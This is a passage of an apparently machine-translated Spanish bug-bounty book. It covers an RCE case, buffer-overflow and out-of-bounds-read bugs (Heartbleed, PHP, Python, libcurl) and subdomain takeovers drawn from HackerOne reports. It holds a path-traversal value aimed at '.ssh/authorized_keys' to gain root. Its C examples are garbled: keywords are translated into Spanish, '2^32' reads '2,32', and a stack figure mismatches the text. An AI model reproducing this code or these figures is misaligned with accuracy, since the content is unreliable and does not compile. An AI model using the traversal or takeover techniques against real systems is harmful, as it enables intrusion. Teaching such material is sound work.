Cargar su propio archivo funcionó, pero la configuración de la aplicación no le permitía ejecutar código, por lo que necesitaba encontrar una ruta alternativa a un RCE. Se le ocurrió que Secure Socket Shell (SSH) puede usar claves SSH públicas para autenticar usuarios. El acceso SSH es la forma típica de administrar un servidor remoto: inicia sesión en la línea de comando a través de la conexión segura establecida al validar las claves públicas en el host remoto en el directorio .ssh/authorized\_keys. Si pudiera escribir en el directorio y cargar su propia clave pública SSH, el sitio lo autenticaría como usuario raíz con acceso SSH directo y permisos completos en el servidor.

el probó esto y fue capaz a escribir a ../../../../../../tmp/.ssh/authorized\_keys. Intentar usar SSH para ingresar al servidor funcionó y ejecutar el comando id confirmó que era root uid=0(root) gid=0(root) groups=0(root).

## Conclusiones

Enumerar los subdominios cuando busca errores en un ámbito amplio es importante porque le brinda más superficie para probar.

Landry pudo utilizar herramientas automatizadas para descubrir un objetivo sospechoso y, al confirmar algunas vulnerabilidades iniciales, se indicó que podría haber

más para encontrar. En particular, cuando falló su intento inicial de cargar un archivo RCE, Landry reconsideró su enfoque. Reconoció que podía explotar la configuración SSH en lugar de simplemente informar la vulnerabilidad de escritura de archivos arbitraria por sí solo. Presentar un informe completo que demuestre plenamente el impacto generalmente aumenta el monto de la recompensa que se le otorga. Así que no te detengas inmediatamente una vez que hayas encontrado algo: sigue investigando.

## Resumen

RCE, como muchas otras vulnerabilidades analizadas en este libro, generalmente ocurre cuando la entrada del usuario no se desinfecta adecuadamente antes de su uso. En el primer informe de error, ImageMagick no escapaba correctamente del contenido antes de pasarlo a los comandos del sistema. Para encontrar este error, Sadeghipour primero recreó la vulnerabilidad en su propio servidor y luego buscó servidores sin parches. Por el contrario, Prins descubrió un secreto que le permitía falsificar galletas firmadas. Por último, Landry encontró una manera de escribir archivos arbitrarios en un servidor y la usó para sobrescribir claves SSH para poder iniciar sesión como root. Los tres utilizaron métodos diferentes para obtener RCE, pero cada uno aprovechó que el sitio aceptaba entradas no desinfectadas.

# 13

## VULNERABILIDADES DE LA MEMORIA



Cada aplicación depende de la memoria de la computadora para almacenar y ejecutar el código de la aplicación. Una vulnerabilidad de la memoria explota un error en la gestión de la memoria de la aplicación. El ataque da como resultado un comportamiento no deseado que podría permitir a un atacante injectar y ejecutar sus propios comandos.

Las vulnerabilidades de la memoria ocurren en lenguajes de programación donde los desarrolladores son responsables de la administración de la memoria de las aplicaciones, como en C y C++. Otros lenguajes, como Ruby, Python, PHP y Java, administran la asignación de memoria para los desarrolladores, lo que hace que estos lenguajes sean menos susceptibles a errores de memoria.

Antes de realizar cualquier acción dinámica en C o C++, un desarrollador debe asegurarse de que se asigne la cantidad adecuada de memoria para la acción. Por ejemplo, suponga que está codificando una aplicación bancaria dinámica que permite a los usuarios importar transacciones. Cuando se ejecuta la aplicación, no tiene idea de cuántas transacciones importarán los usuarios. Algunos podrían importar uno y otros podrían importar mil.

En idiomas sin administración de memoria, debe verificar la cantidad de transacciones que se importan y luego asignarles la memoria adecuada. Cuando un desarrollador no tiene en cuenta cuánta memoria necesita para una aplicación, pueden ocurrir errores como desbordamientos del búfer.

Encontrar y explotar vulnerabilidades de la memoria es complejo y se han escrito libros enteros sobre el tema. Por esta razón, este capítulo solo proporciona una introducción al tema al cubrir solo dos de las muchas vulnerabilidades de la memoria: desbordamientos del búfer y vulnerabilidades de lectura fuera de límites. Si está interesado en aprender más, le recomiendo leer Hacking: The Art of Exploitation de Jon Erickson o A Bug Hunter's Diary: A Guided Tour Through the Wilds of Software Security de Tobias Klein; ambos están disponibles en No Starch Press.

## Desbordamientos de búfer

Una vulnerabilidad de desbordamiento del búfer es un error en el que una aplicación escribe datos que son demasiado grandes para la memoria (el búfer) asignada para esos datos. Los desbordamientos del búfer provocan, en el mejor de los casos, un comportamiento impredecible del programa y, en el peor, vulnerabilidades graves.

Cuando un atacante puede controlar el desbordamiento para ejecutar su propio código, puede potencialmente comprometer la aplicación o, dependiendo de los permisos del usuario, incluso el servidor. Este tipo de vulnerabilidad es similar a los ejemplos de RCE en el Capítulo 1.

Los desbordamientos del búfer suelen ocurrir cuando un desarrollador olvida verificar el tamaño de los datos que se escriben en una variable. También pueden ocurrir cuando un desarrollador comete un error al calcular cuánta memoria requieren los datos. Debido a que estos errores pueden ocurrir de muchas maneras, solo examinaremos un tipo: una omisión en la verificación de longitud. En el lenguaje de programación C, las comprobaciones de longitud omitidas comúnmente implican funciones que alteran la memoria, como strcpy() y memcp(). Pero estas comprobaciones también pueden ocurrir cuando los desarrolladores usan funciones de asignación de memoria, como malloc() o calloc(). La función strcpy() (y memcp()) toma dos parámetros: un búfer para copiar datos y los datos para copiar. Aquí hay un ejemplo en C:

---

```
#incluir <cadena.h> int
principal() {

    char src[16] = "hola mundo";
    destino de char[16];
    strcpy(destino, origen);
    printf("origen es %s\n", origen);
    printf("destino es %s\n", destino);
```

```
    devolver 0;
}
```

---

En este ejemplo, la cadena src se establece en la cadena "hola mundo", que tiene 11 caracteres, incluido el espacio. Este código asigna 16 bytes a src y dest (cada carácter tiene 1 byte). Debido a que cada carácter requiere 1 byte de memoria y las cadenas deben terminar con un byte nulo (\0), la cadena "hola mundo" requiere un total de 12 bytes, que caben dentro de la asignación de 16 bytes. La función strcpy() luego toma la cadena en src y la copia en destino . Las declaraciones printf en imprimen lo siguiente:

---

```
src es hola mundo dest
es hola mundo
```

---

Este código funciona como se esperaba, pero ¿qué pasaría si alguien quisiera realmente enfatizar ese saludo? Considere este ejemplo:

---

```
#incluye <cadena.h> #incluye
<stdio.h> int principal() {

    char src[17]={"¡¡¡hola mundo!!!!";    destino de
    char[16];
    strcpy(destino, origen);
    printf("src es %s\n", src); printf("destino
    es %s\n", destino); devolver 0;

}
```

---

Aquí, se agregan cinco signos de exclamación, lo que eleva el recuento total de caracteres de la cadena a 16. El desarrollador recordó que todas las cadenas deben terminar con un byte nulo (\0) en C. Asignaron 17 bytes a src pero lo olvidaron. hacer lo mismo para el destino . Después de compilar y ejecutar el programa, el desarrollador verá este resultado:

---

```
src es
dest es hola mundo!!!!
```

---

La variable src está vacía a pesar de que se le ha asignado '¡¡¡hola mundo!!!!'. Esto sucede debido a cómo C asigna la memoria de la pila. Memoria de pila

Las direcciones se asignan de forma incremental, por lo que una variable definida anteriormente en el programa tendrá una dirección de memoria menor que una variable definida después. En este caso, src se agrega a la pila de memoria, seguido de dest. Cuando se produce el desbordamiento, los 17 caracteres de '¡¡¡hola mundo!!!!!' se escriben en la variable dest , pero el byte nulo de la cadena (\0) se desborda en el primer carácter de la variable src . Debido a que los bytes nulos denotan el final de una cadena, src parece estar vacío.

La Figura 13-1 ilustra cómo se ve la pila a medida que cada línea de código se ejecuta de 1 a 3 .

1																	
src	h	e	l	l	o		w	o	r	l	d	!	!	!	!	\0	
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

2																	
dest																	
src	h	e	l	l	o		w	o	r	l	d	!	!	!	!	\0	
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

3																	
dest	h	e	l	l	o		w	o	r	l	d	!	!	!	!	!	
src	\0	e	l	l	o		w	o	r	l	d	!	!	!	!	\0	
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

Figura 13-1: Cómo se desborda la memoria de dest a src

En la Figura 13-1, se agrega src a la pila y se asignan 17 bytes a la variable, que están etiquetados en la figura comenzando desde 0 . A continuación, se agrega destino a la pila, pero solo se le asignan 16 bytes . Cuando se copia src a destino, el último byte que se habría almacenado en destino

se desborda en el primer byte de src (byte 0) . Esto convierte el primer byte de src en un byte nulo.

Si agregó otro signo de exclamación a src y actualizó el longitud a 18, la salida se vería así:

---

```
src es!
destino es hola mundo!!!!
```

---

La variable dest solo contendría '¡¡hola mundo!!!!', y el signo de exclamación final y el byte nulo se desbordarían en src. Esto haría que src pareciera como si solo contuviera la cadena '!'. La memoria que se muestra en la Figura 13-1 cambiaría para parecerse a la Figura 13-2.

dest	h	e	l	l	o		w	o	r	l	d	!	!	!	!	!	!	
src	!	\0	1	1	o		w	o	r	l	d	!	!	!	!	!	\0	
Memory (bytes)	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17

Figura 13-2: Dos caracteres se desbordan de dest a src

Pero, ¿qué pasa si el desarrollador se olvidó del byte nulo y usó la longitud exacta de la cadena, de la siguiente manera?

---

```
#incluye <cadena.h> #incluye
<stdio.h> int principal () {

    char src [12]={"¡¡hola mundo!!"; char dest[12];
    strcpy(destino, origen);
    printf("src es %s\n", src);
    printf("destino es %s\n", destino); devolver
    0;
}
```

---

El desarrollador cuenta el número de caracteres en la cadena sin el byte nulo y asigna 12 bytes para las cadenas src y dest en y . El resto del programa copia la cadena src en dest e imprime el

resultados, como lo hicieron los programas anteriores. Digamos que el desarrollador ejecuta este código en su procesador de 64 bits.

Debido a que el byte nulo se desbordó de dest en los ejemplos anteriores, es de esperar que src se convierta en una cadena vacía. Pero el resultado del programa sería el siguiente:

---

```
src es ¡hola mundo! destino
es hola mundo!
```

---

En los procesadores modernos de 64 bits, este código no provocaría un comportamiento inesperado ni un desbordamiento del búfer. La asignación mínima de memoria en máquinas de 64 bits es de 16 bytes (debido al diseño de alineación de la memoria, que está fuera del alcance de este libro). En sistemas de 32 bits, son 8 bytes. Porque ¡hola mundo! requiere solo 13 bytes, incluido el byte nulo, no desborda los 16 bytes mínimos asignados a la variable de destino .

## Leer fuera de límites

Por el contrario, la vulnerabilidad de lectura fuera de límites puede permitir a los atacantes leer datos fuera de los límites de la memoria. Esta vulnerabilidad ocurre cuando una aplicación lee demasiada memoria para una variable o acción determinada.

La lectura fuera de límites podría filtrar información confidencial.

Una famosa vulnerabilidad de lectura fuera de límites es el error OpenSSL Heartbleed, que se reveló en abril de 2014. OpenSSL es una biblioteca de software que permite a los servidores de aplicaciones comunicarse de forma segura a través de redes sin temor a intrusos. A través de OpenSSL, las aplicaciones pueden identificar el servidor en el otro extremo de la comunicación. Heartbleed permitió a los atacantes leer datos arbitrarios durante las comunicaciones, como claves privadas del servidor, datos de sesión, contraseñas, etc., a través del proceso de identificación del servidor OpenSSL.

La vulnerabilidad hace uso de la funcionalidad de solicitud de latido de OpenSSL, que envía un mensaje a un servidor. Luego, el servidor devuelve el mismo mensaje al solicitante para verificar que ambos servidores estén en comunicación. Las solicitudes de latido pueden incluir un parámetro de longitud, que es el factor que provocó la vulnerabilidad. Versiones vulnerables de

OpenSSL asignó memoria para el mensaje de retorno del servidor en función del parámetro de longitud enviado con la solicitud en lugar del tamaño real del mensaje que se devolverá.

Como resultado, un atacante podría explotar Heartbleed enviando una solicitud de latido con un parámetro de gran longitud. Digamos que un mensaje tenía 100 bytes y un atacante envió 1000 bytes como longitud del mensaje.

Cualquier servidor vulnerable al que el atacante envió el mensaje leería los 100 bytes del mensaje deseado y 900 bytes adicionales de memoria arbitraria. La información incluida en los datos arbitrarios depende de los procesos en ejecución del servidor vulnerable y del diseño de la memoria en el momento del procesamiento de la solicitud.

## PHP ftp\_genlist() Desbordamiento de enteros

Dificultad: Alta

URL: N/A

Fuente: <https://bugs.php.net/bug.php?id=69545> Fecha

de informe: 28 de abril de 2015

Recompensa pagada:

\$500 Los lenguajes que administran la memoria para los desarrolladores no son inmunes a las vulnerabilidades de la memoria. Aunque PHP administra automáticamente la memoria, el lenguaje está escrito en C, lo que requiere administración de memoria. Como resultado, las funciones PHP integradas podrían ser vulnerables a vulnerabilidades de memoria. Tal fue el caso cuando Max Spelsberg descubrió un desbordamiento del buffer en la extensión FTP de PHP.

La extensión FTP de PHP lee datos entrantes, como archivos, para rastrear el tamaño y la cantidad de líneas recibidas en la función `ftp_genlist()`. Las variables de tamaño y líneas se inicializaron como números enteros sin signo. En una máquina de 32 bits, los enteros sin signo tienen una asignación de memoria máxima de 2,32 bytes (4,294,967,295 bytes o 4 GB). Entonces, si un atacante enviara más de 2,32 bytes, los buffers se desbordarían.

Como parte de su prueba de concepto, Spelsberg proporcionó el código PHP para iniciar un servidor FTP y el código Python para conectarse a él. Una vez el

Se realizó la conexión, su cliente Python envió 2 32 + 1 bytes a través de la conexión de socket al servidor FTP. El servidor FTP PHP falló porque Spelsberg había anulado la memoria, similar a lo que sucedió en el ejemplo de desbordamiento del búfer discutido anteriormente.

#### Comidas para llevar

Los desbordamientos de búfer son un tipo de vulnerabilidad bien conocido y bien documentado, pero aún puedes encontrarlos en aplicaciones que administran su propia memoria. Incluso si una aplicación que está probando no está codificada en C o C++, es posible que descubra un desbordamiento del búfer si la aplicación está codificada en un lenguaje escrito en otro lenguaje vulnerable a errores de administración de memoria. En esos casos, busque lugares donde se hayan omitido controles de longitud variable.

## Módulo Hotshot de Python

Dificultad: Alta

URL: N/A

Fuente: <http://bugs.python.org/issue24481> Fecha

de publicación: 20 de junio de 2015

Recompensa pagada:

\$500 Al igual que PHP, el lenguaje de programación Python se escribe tradicionalmente en C. De hecho, a veces se lo conoce como CPython (versiones de Python escritas en otros lenguajes, incluidos Jython, PyPy, etc., también existen). El módulo hotshot de Python es un reemplazo del módulo de perfil de Python existente. El módulo hotshot describe con qué frecuencia y durante cuánto tiempo se ejecutan varias partes de un programa. Hotshot está escrito en C, por lo que tiene un impacto menor en el rendimiento que el módulo de perfil existente. Pero en junio de 2015, John Leitch descubrió un desbordamiento del búfer en el código que permitía a un atacante copiar una cadena de una ubicación de memoria a otra.

El código vulnerable llamó al método `memcpy()`, que copia una cantidad específica de bytes de memoria de una ubicación a otra. Por ejemplo, el código vulnerable podría tener el siguiente aspecto:

---

```
memcpy(self->buffer + self->index, s, len);
```

---

El método `memcpy()` toma tres parámetros: un destino, una fuente y la cantidad de bytes a copiar. En este ejemplo, esos valores son las variables `self->buffer + self->index` (la suma de las longitudes del búfer y del índice), `s` y `len`, respectivamente.

La variable de destino `self->buffer` siempre tendría una longitud fija. Pero `s`, la variable fuente, podría tener cualquier longitud. Esto significaba que al ejecutar la función de copia, `memcpy()` no validaba el tamaño del búfer en el que estaba escribiendo. Un atacante podría pasar a la función una cadena más larga que la cantidad de bytes asignados para copiar. La cadena se escribiría en el destino y se desbordaría, por lo que continuaría escribiendo más allá del búfer deseado y en otra memoria.

#### Comidas para llevar

Un método para encontrar desbordamientos de búfer es buscar las funciones `strcpy()` y `memcpy()`. Si encuentra estas funciones, verifique que tengan comprobaciones adecuadas de longitud del búfer. Tendrá que trabajar hacia atrás desde el código que encuentre para confirmar que puede controlar el origen y el destino para desbordar la memoria asignada.

## Libcurl lee fuera de límites

Dificultad: Alta

URL: N/A

Fuente: [http://curl.haxx.se/docs/adv\\_20141105.html](http://curl.haxx.se/docs/adv_20141105.html) Fecha de publicación: 5 de noviembre de 2014

Recompensa pagada: 1.000 dólares

Libcurl es una biblioteca gratuita de transferencia de URL del lado del cliente que utiliza la herramienta de línea de comandos cURL para transferir datos. Symeon Paraschoudis descubrió una vulnerabilidad en la función libcurl curl\_easy\_duphandle que podría haber sido aprovechada para filtrar datos confidenciales.

Al realizar una transferencia con libcurl, puede pasar datos para enviar con una solicitud POST utilizando el indicador CURLOPT\_POSTFIELDS . Pero realizar esta acción no garantiza que los datos se conserven durante la acción.

Para garantizar que los datos no se modifiquen mientras se envían con la solicitud POST , otro indicador, CURLOPT\_COPYPOSTFIELDS, copia el contenido de los datos y envía la copia con la solicitud POST . El tamaño del área de memoria se establece mediante otra variable llamada CURLOPT\_POSTFIELDSIZE.

Para copiar los datos, cURL asignaría memoria. Pero la función interna de libcurl que duplicaba los datos tenía dos problemas: primero, copiar los datos POST incorrectamente haría que libcurl tratara el búfer de datos POST como una cadena C. Libcurl asumiría que los datos POST terminaron con un byte nulo. Cuando los datos no lo hacían, libcurl continuaba leyendo la cadena más allá de la memoria asignada hasta que encontraba un byte nulo. Esto podría provocar que libcurl copie una cadena demasiado pequeña (si se incluye un byte nulo en el medio del cuerpo de la POST ), demasiado grande o podría bloquear la aplicación. En segundo lugar, después de duplicar los datos, libcurl no actualizó desde dónde se suponía que debía leer los datos. Esto fue un problema: entre el momento en que libcurl duplicó los datos y los leyó, la memoria podría haberse borrado o reutilizado para otros fines. Si cualquiera de estos eventos ocurriera, la ubicación podría haber contenido datos que no debían enviarse.

## Conclusiones La

herramienta cURL es una biblioteca muy popular y estable para transferir datos a través de redes. A pesar de su popularidad, todavía tiene errores. Cualquier funcionalidad involucrada en la copia de memoria es un excelente lugar para comenzar a buscar errores de memoria. Al igual que los otros ejemplos de memoria, las vulnerabilidades de lectura fuera de límites son difíciles de descubrir. Pero si comienza buscando funciones comúnmente vulnerables, será más probable que encuentre un error.

## Resumen Las

vulnerabilidades de la memoria pueden permitir a los atacantes leer datos filtrados o ejecutar su propio código, pero estas vulnerabilidades son difíciles de encontrar. Los lenguajes de programación modernos son menos susceptibles a las vulnerabilidades de la memoria porque manejan su propia asignación de memoria. Pero las aplicaciones escritas en lenguajes que requieren que el desarrollador asigne memoria aún son susceptibles a errores de memoria. Para descubrir vulnerabilidades de la memoria, es necesario tener conocimientos de gestión de la memoria, que puede ser compleja e incluso depender del hardware. Si quieras buscar este tipo de exploits, te recomiendo que leas también otros libros dedicados íntegramente al tema.

# 14

## ADQUISICIÓN DE SUBDOMINIO



Una vulnerabilidad de toma de control de subdominio ocurre cuando un atacante malintencionado puede reclamar un subdominio de un sitio legítimo. Una vez que el atacante controla el subdominio, entrega su propio contenido o intercepta el tráfico.

### Comprender los nombres de dominio

Para comprender cómo funciona una vulnerabilidad de adquisición de subdominio, primero tendremos que observar cómo se registra y utiliza los nombres de dominio. Los dominios son las URL que acceden a los sitios web y los servidores de nombres de dominio (DNS) los asignan a direcciones IP. Los dominios están organizados como una jerarquía y cada parte está separada por un punto. La parte final de un dominio (la parte más a la derecha) es un dominio de nivel superior. Ejemplos de dominios de nivel superior incluyen .com, .ca, .info, etc. El siguiente nivel en la jerarquía de dominios es el nombre de dominio que registran las personas o empresas. Esta parte de la jerarquía accede a sitios web. Por ejemplo, digamos que <ejemplo>.com es un dominio registrado con un dominio de nivel superior .com.

El siguiente paso en la jerarquía es el foco de este capítulo: los subdominios.

Los subdominios comprenden la parte más a la izquierda de las URL y pueden alojar sitios web separados en el mismo dominio registrado. Por ejemplo, si la empresa de ejemplo tuviera un sitio web orientado al cliente pero también necesitara un sitio web de correo electrónico independiente, podría tener www.<ejemplo>.com y correo web independientes.

<ejemplo>subdominios .com. Cada uno de estos subdominios podría ofrecer el contenido de su propio sitio.

Los propietarios de sitios pueden crear subdominios utilizando varios métodos, pero los dos métodos más comunes son agregar un registro A o un registro CNAME en los registros DNS de un sitio. Un registro A asigna el nombre de un sitio a una o más direcciones IP. Un CNAME debe ser un registro único que asigne el nombre de un sitio a otro nombre de sitio. Sólo los administradores de sitios pueden crear registros DNS para un sitio (a menos que encuentre una vulnerabilidad, por supuesto).

## Cómo funcionan las adquisiciones de subdominios

Una toma de control de subdominio ocurre cuando un usuario puede controlar las direcciones IP o URL a las que apunta un registro A o un registro CNAME. Un ejemplo común de esta vulnerabilidad involucra a la plataforma de alojamiento de sitios web Heroku. En un flujo de trabajo típico, un desarrollador de sitio crea una nueva aplicación y la aloja en Heroku. Luego, el desarrollador crea un registro CNAME para un subdominio de su sitio principal y apunta ese subdominio a Heroku. A continuación se muestra un ejemplo hipotético en el que esta situación puede salir mal:

1. Ejemplo La empresa registra una cuenta en la plataforma Heroku y no utiliza SSL.
2. Heroku asigna a la empresa de ejemplo el subdominio unicorn457.herokuapp.com para su nueva aplicación.
3. Ejemplo La empresa crea un registro CNAME con su proveedor de DNS apuntando el subdominio test.<ejemplo>.com a unicorn457.herokuapp.com.
4. Después de un par de meses, la empresa de ejemplo decide eliminar su subdominio test.<ejemplo>.com. Cierra su cuenta Heroku y elimina el contenido del sitio de sus servidores. Pero no elimina el registro CNAME.
5. Una persona malintencionada nota el registro CNAME que apunta a una URL no registrada en Heroku y reclama el dominio unicorn457.herokuapp.com.

6. El atacante ahora puede publicar su propio contenido desde la prueba.

<ejemplo>.com, que parece ser un sitio legítimo de una empresa de ejemplo debido a la URL.

Como puede ver, esta vulnerabilidad ocurre a menudo cuando un sitio no elimina un CNAME (o un registro A) que apunta a un sitio externo que un atacante puede reclamar. Los servicios externos de uso común que se han asociado con adquisiciones de subdominios incluyen Zendesk, Heroku, GitHub, Amazon S3 y SendGrid.

El impacto de la adquisición de un subdominio depende de la configuración del subdominio y del dominio principal. Por ejemplo, en “Consejos profesionales de piratería web n.º 8” (<https://www.youtube.com/watch?v=76TIDwaxtyk>), Arne Swinnen describe cómo se puede establecer el alcance de las cookies para que los navegadores envíen cookies almacenadas solo al dominio apropiado. Pero una cookie puede tener un alcance para que los navegadores envíen cookies a todos los subdominios especificando el subdominio solo como un punto, como en el valor .<ejemplo>.com. Cuando un sitio tiene esta configuración, los navegadores enviarán cookies <ejemplo>.com a cualquier subdominio de empresa de ejemplo que visite un usuario. Si un atacante controla la prueba. <ejemplo>.com, podrían robar cookies <ejemplo>.com de objetivos que visiten el subdominio malicioso test.<ejemplo>.com.

Alternativamente, si las cookies no tienen este alcance, un atacante malintencionado aún podría crear un sitio en el subdominio que imite el dominio principal. Si el atacante incluye una página de inicio de sesión en el subdominio, podría potencialmente hacer phishing a los usuarios para que envíen sus credenciales.

Dos ataques comunes son posibles mediante adquisiciones de subdominios. Pero en los siguientes ejemplos, también veremos otros ataques, como las intercepciones de correo electrónico.

Encontrar vulnerabilidades de adquisición de subdominios implica buscar los registros DNS de un sitio. Una excelente manera de hacer esto es usar la herramienta KnockPy, que enumera subdominios y busca mensajes de error comunes relacionados con la adquisición de subdominios de servicios como S3. KnockPy viene con una lista de subdominios comunes para probar, pero también puedes proporcionar tu propia lista de subdominios. El repositorio de GitHub SecLists (<https://github.com/danielmiessler/SecLists/>) también enumera los subdominios que se encuentran comúnmente entre sus muchas otras listas relacionadas con la seguridad.

## Adquisición del subdominio de Ubiquiti

Dificultad: Baja

URL: <http://assets.goubiquiti.com/>

Fuente: <https://hackerone.com/reports/109699/>

Fecha de publicación: 10 de enero de

2016 Recompensa

pagada: \$500 Amazon Simple Storage, o S3, es un archivo Servicio de hosting proporcionado por Amazon Web Services (AWS). Una cuenta en S3 es un depósito al que puede acceder mediante una URL especial de AWS, que comienza con el nombre del depósito. Amazon utiliza un espacio de nombres global para las URL de sus depósitos, lo que significa que una vez que alguien registra un depósito, nadie más puede registrarlo. Por ejemplo, si registrara el depósito <ejemplo>, tendría la URL <ejemplo>.s3.amazonaws.com y sería mi propietario. Amazon también permite a los usuarios registrar cualquier nombre que deseen siempre que no haya sido reclamado, lo que significa que un atacante puede reclamar cualquier depósito S3 no registrado.

En este informe, Ubiquiti creó un registro CNAME para activos.goubiquiti.com y lo apuntó al depósito S3 uwn-images. Se podía acceder a este depósito a través de la URL uwn-images.s3.website.us-west-1.amazonaws.com. Dado que Amazon tiene servidores en todo el mundo, la URL incluye información sobre la región geográfica de Amazon donde se encuentra el depósito. En este caso, us-west-1 es el norte de California.

Pero Ubiquiti no había registrado el depósito o lo había eliminado de su cuenta de AWS sin eliminar el registro CNAME. Por lo tanto, visitar activos.goubiquiti.com aún intentará ofrecer contenido desde S3. Como resultado, un pirata informático reclamó el depósito S3 e informó de la vulnerabilidad a Ubiquiti.

## Conclusiones

Esté atento a las entradas DNS que apuntan a servicios de terceros como S3. Cuando encuentre dichas entradas, confirme si la empresa ha configurado correctamente ese servicio. Además de hacer una comprobación inicial

En los registros DNS de un sitio web, puede monitorear continuamente las entradas y servicios utilizando herramientas automatizadas como KnockPy. Es mejor hacerlo en caso de que una empresa elimine un subdominio pero olvide actualizar sus registros DNS.

## Scan.me apuntando a Zendesk

Dificultad: Baja

URL: <http://support.scan.me/>

Fuente: <https://hackerone.com/reports/114134> Fecha

de informe: 2 de febrero de 2016

Recompensa pagada: \$1000

La plataforma Zendesk ofrece servicio de atención al cliente en el subdominio de un sitio web. Por ejemplo, si la empresa de ejemplo utilizó Zendesk, su subdominio asociado podría ser soporte.<ejemplo>.com.

De manera similar al ejemplo anterior de Ubiquiti, los propietarios del sitio scan.me crearon un registro CNAME que apuntaba support.scan.me a scan.zendesk.com. Posteriormente, Snapchat adquirió scan.me. Cerca del momento de la adquisición, support.scan.me lanzó el subdominio en Zendesk pero olvidó eliminar el registro CNAME. El hacker harry\_mg encontró el subdominio, reclamó scan.zendesk.com y publicó en él su propio contenido de Zendesk.

## Comidas para llevar

Esté atento a las adquisiciones de empresas que pueden cambiar la forma en que una empresa proporciona servicios. A medida que se realizan optimizaciones entre la empresa matriz y la adquisición, es posible que se eliminan algunos subdominios. Dichos cambios podrían resultar en adquisiciones de subdominios si las empresas no actualizan las entradas DNS. Nuevamente, debido a que los subdominios pueden cambiar en cualquier momento, es mejor verificar continuamente los registros a lo largo del tiempo después de que una empresa anuncia una adquisición.

## Adquisición del subdominio Shopify Windsor

Dificultad: Baja

URL: <http://windsor.shopify.com/>

Fuente: <https://hackerone.com/reports/150374/>

Fecha de publicación: 10 de julio

de 2016 Recompensa

pagada: \$500 No todas las adquisiciones de subdominios implican registrar una cuenta en un servicio de terceros. En julio de 2016, el hacker zseano descubrió que Shopify había creado un CNAME para windsor.shopify.com que apuntaba a aislingofwindsor.com. Descubrió esto buscando todos los subdominios de Shopify en el sitio crt.sh, que rastrea todos los certificados SSL registrados por un sitio y los subdominios a los que están asociados los certificados. Esta información está disponible porque todos los certificados SSL deben registrarse con una autoridad de certificación para que los navegadores confirmen la autenticidad del certificado cuando visita sus sitios. El sitio crt.sh rastrea estos registros a lo largo del tiempo y pone la información a disposición de los visitantes.

Los sitios también pueden registrar certificados comodín, que brindan protección SSL a cualquier subdominio del sitio. En crt.sh, esto se indica con un asterisco en lugar del subdominio.

Cuando un sitio registra un certificado comodín, crt.sh no puede identificar los subdominios donde se utiliza el certificado, pero cada certificado incluye un valor hash único. Otro sitio, censys.io, rastrea los hashes de certificados y los subdominios en los que se utilizan escaneando Internet. La búsqueda de un hash de certificado comodín en censys.io podría permitirle identificar nuevos subdominios.

Al explorar la lista de subdominios en crt.sh y visitar cada uno de ellos, zseano notó que windsor.shopify.com devolvía un error 404 de página no encontrada. Esto significaba que Shopify no ofrecía contenido del subdominio o ya no era propietario de aislingofwindsor.com. Al probar este último, zseano visitó un sitio de registro de dominio, buscó aislingofwindsor.com y descubrió que podía comprarlo por 10 dólares. Lo hizo e informó la vulnerabilidad a Shopify como una adquisición de subdominio.

## Conclusiones

No todos los subdominios implican el uso de servicios de terceros. Si encuentra un subdominio que apunta a otro dominio y devuelve una página 404, verifique si puede registrar ese dominio. El sitio crt.sh proporciona una excelente referencia de los certificados SSL registrados por los sitios como paso inicial para identificar subdominios. Si se han registrado certificados comodín en crt.sh, busque el hash del certificado en censys.io.

## Adquisición rápida de Snapchat

Dificultad: Media URL:

<http://fastly.sc-cdn.net/takeover.html> Fuente:

<https://hackerone.com/reports/154425/> Fecha de publicación: 27 de julio de 2016

Recompensa pagada: \$3000

Fastly es una red de entrega de contenidos (CDN). Una CDN almacena copias de contenido en servidores de todo el mundo para que el contenido pueda entregarse en un tiempo y distancia más cortos a los usuarios que lo soliciten.

El 27 de julio de 2016, el hacker Ebrietas informó a Snapchat que tenía una mala configuración de DNS en su dominio sc-cdn.net. La URL <http://fastly.sc-cdn.net> tenía un registro CNAME que apuntaba a un subdominio de Fastly que Snapchat no había reclamado correctamente. En ese momento, Fastly permitía a los usuarios registrar subdominios personalizados si los usuarios cifraban su tráfico con Transport Layer Security (TLS) y utilizaban el certificado comodín compartido de Fastly para hacerlo. La mala configuración del subdominio personalizado generó un mensaje de error en el dominio que decía “Error rápido: dominio desconocido: <dominio mal configurado>. Verifique que este dominio se haya agregado a un servicio”.

Antes de informar el error, Ebrietas buscó el dominio sc-cdn.net en censys.io y confirmó la propiedad del dominio por parte de Snapchat utilizando la información de registro en el certificado SSL del dominio. Esto es importante porque el dominio sc-cdn.net no incluye explícitamente ningún

identificar información sobre Snapchat de la misma manera que lo hace snapchat.com. También configuró un servidor para recibir tráfico desde la URL para confirmar que el dominio estaba realmente en uso.

Al resolver el informe, Snapchat confirmó que un subconjunto muy pequeño de usuarios estaba usando una versión antigua de su aplicación, que realizaba solicitudes a este subdominio de contenido no autenticado. La configuración de los usuarios se actualizó posteriormente y apuntó a otra URL. En teoría, un atacante podría haber entregado archivos maliciosos a los usuarios durante ese período de tiempo limitado a través del subdominio.

## Conclusiones

Esté atento a los sitios que apuntan a servicios que devuelven mensajes de error. Cuando encuentre un error, confirme cómo se utilizan esos servicios leyendo su documentación. Luego verifique si puede encontrar configuraciones erróneas que le permitan hacerse cargo del subdominio.

Además, siempre realice pasos adicionales para confirmar lo que cree que son vulnerabilidades. En este caso, Ebrietas buscó la información del certificado SSL para confirmar que Snapchat era propietaria del dominio antes de informar. Luego configuró su servidor para recibir solicitudes, asegurándose de que Snapchat estuviera usando el dominio.

## Adquisición legal de robots

Dificultad: Media URL:

<https://api.legalrobot.com/> Fuente:

<https://hackerone.com/reports/148770/> Fecha de informe: 1 de julio de 2016

Recompensa pagada:

\$100 Incluso cuando los sitios configuran sus subdominios correctamente en terceros servicios de terceros, esos servicios pueden ser vulnerables a configuraciones erróneas. Esto es lo que descubrió Frans Rosen el 1 de julio de 2016, cuando presentó un informe a Legal Robot. Notificó a la empresa

que tenía una entrada DNS CNAME para api.legalrobot.com que apuntaba a Modulus.io, del cual podía hacerse cargo.

Como probablemente ya sabrá, después de ver una página de error de este tipo, el siguiente paso de un hacker debería ser visitar el servicio para reclamar el subdominio. Pero intentar reclamar api.legalrobot.com resultó en un error porque Legal Robot ya lo había reclamado.

En lugar de retirarse, Rosen intentó reclamar el subdominio comodín de Legal Robot, \*.legalrobot.com, que estaba disponible.

